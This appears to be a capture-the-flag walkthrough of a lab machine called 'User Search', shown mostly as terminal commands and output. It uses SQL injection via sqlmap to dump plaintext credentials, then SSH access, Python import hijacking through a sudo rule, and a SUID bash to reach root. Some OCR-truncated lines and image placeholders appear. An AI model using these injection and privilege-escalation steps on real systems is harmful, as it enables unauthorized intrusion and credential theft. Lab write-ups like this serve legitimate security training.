

user_search

```
nmap -sCV --open -p22,80 -Pn -n -vvv 172.18.0.2

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+de
| ssh-hostkey:
|   256 ea:6b:ef:51:9c:00:c4:d4:24:17:90:be:6d:0a:26:79 (ECDS
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbml
|   256 62:97:b5:91:0c:b0:8f:06:bd:ad:e3:d5:14:3d:f1:74 (ED25
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINpY2NxmXtsHt71QdxZpHfm
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.59 ((Deb
|_http-server-header: Apache/2.4.59 (Debian)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: User Search
MAC Address: 02:42:AC:12:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



```
┌──(root💀miguel)-[/home/miguel]
└─# whatweb 172.18.0.2
http://172.18.0.2 [200 OK] Apache[2.4.59], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.59 (Debian)], IP[172.18.0.2], Title[U
ser Search]
```



172.18.0.2/?user=admin


Search Users

"Avoid tools that automate; you learn more by doing it manually."

Find User:

Username: admin - Password: adminpassword

Connect with me on LinkedIn: Kevin Vanegas




Burp Suite Community Edition v2024.10.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to http://172.18.0.2:80
Open browser
Inspector


Time	Type	Direction	Method	URL	Status code	Length
16:05:12 19 Ja...	HTTP	→ Request	GET	http://172.18.0.2/?user=dafe		

Request


```
GET /?user=dafe HTTP/1.1
Host: 172.18.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://172.18.0.2/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```




```
sqlmap -r req --dbs --batch
```




```
    Payload: user=dafe' AND (SELECT 2322 FROM (SELEC

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: user=dafe' UNION ALL SELECT NULL,CONCAT
7a,0x7178767071),NULL-- -
---
[16:06:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.59
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[16:06:14] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] testdb
```




```
┌──(root💀miguel)-[/home/miguel]
└─# sqlmap -r req -D testdb -T users --columns --dump --batch
```



```
[16:09:16] [INFO] fetching columns for table 'users' in database 'testdb'
Database: testdb
Table: users
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | int(11)     |
| password | varchar(50) |
| username | varchar(50) |
+----------+-------------+

[16:09:16] [INFO] fetching columns for table 'users' in database 'testdb'
[16:09:16] [INFO] fetching entries for table 'users' in database 'testdb'
Database: testdb
Table: users
[3 entries]
+----+---------------+----------+
| id | password      | username |
+----+---------------+----------+
| 1  | adminpassword | admin    |
| 2  | user1password | user1    |
| 3  | kvzlxpassword | kvzlx    |
+----+---------------+----------+

[16:09:16] [INFO] table 'testdb.users' dumped to CSV file '/root/.local/share/sqlmap/output/172.18.0.2/dump/testdb/users.csv'
[16:09:16] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/172.18.0.2'

[*] ending @ 16:09:16 /2025-01-19/
```



```
┌──(root💀miguel)-[/home/miguel]
└─# ssh kvzlx@172.18.0.2
kvzlx@172.18.0.2's password:
kvzlx@ee0c168bcc9e:~$ whoami
kvzlx
kvzlx@ee0c168bcc9e:~$
```



```
kvzlx@ee0c168bcc9e:~$ ls
hi.txt  system_info.py
kvzlx@ee0c168bcc9e:~$ sudo -l
Matching Defaults entries for kvzlx on ee0c168bcc9e:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User kvzlx may run the following commands on ee0c168bcc9e:
    (ALL) NOPASSWD: /usr/bin/python3 /home/kvzlx/system_info.py
kvzlx@ee0c168bcc9e:~$ cat system_info.py
import psutil


def print_virtual_memory():
    vm = psutil.virtual_memory()
    print(f"Total: {vm.total} Available: {vm.available}")


if __name__ == "__main__":
    print_virtual_memory()
kvzlx@ee0c168bcc9e:~$ nano psutil.py
kvzlx@ee0c168bcc9e:~$ sudo /usr/bin/python3 /home/kvzlx/system_info.py
Traceback (most recent call last):
  File "/home/kvzlx/system_info.py", line 10, in <module>
    print_virtual_memory()
  File "/home/kvzlx/system_info.py", line 5, in print_virtual_memory
    vm = psutil.virtual_memory()
         ^^^^^^^^^^^^^^^^^^^^^
AttributeError: module 'psutil' has no attribute 'virtual_memory'
kvzlx@ee0c168bcc9e:~$ ls -ls /bin/bash
1236 ---Sr-xr-x 1 root root 1265648 Apr 23  2023 /bin/bash
kvzlx@ee0c168bcc9e:~$ /bin/bash -p
bash-5.2# whoami
root
```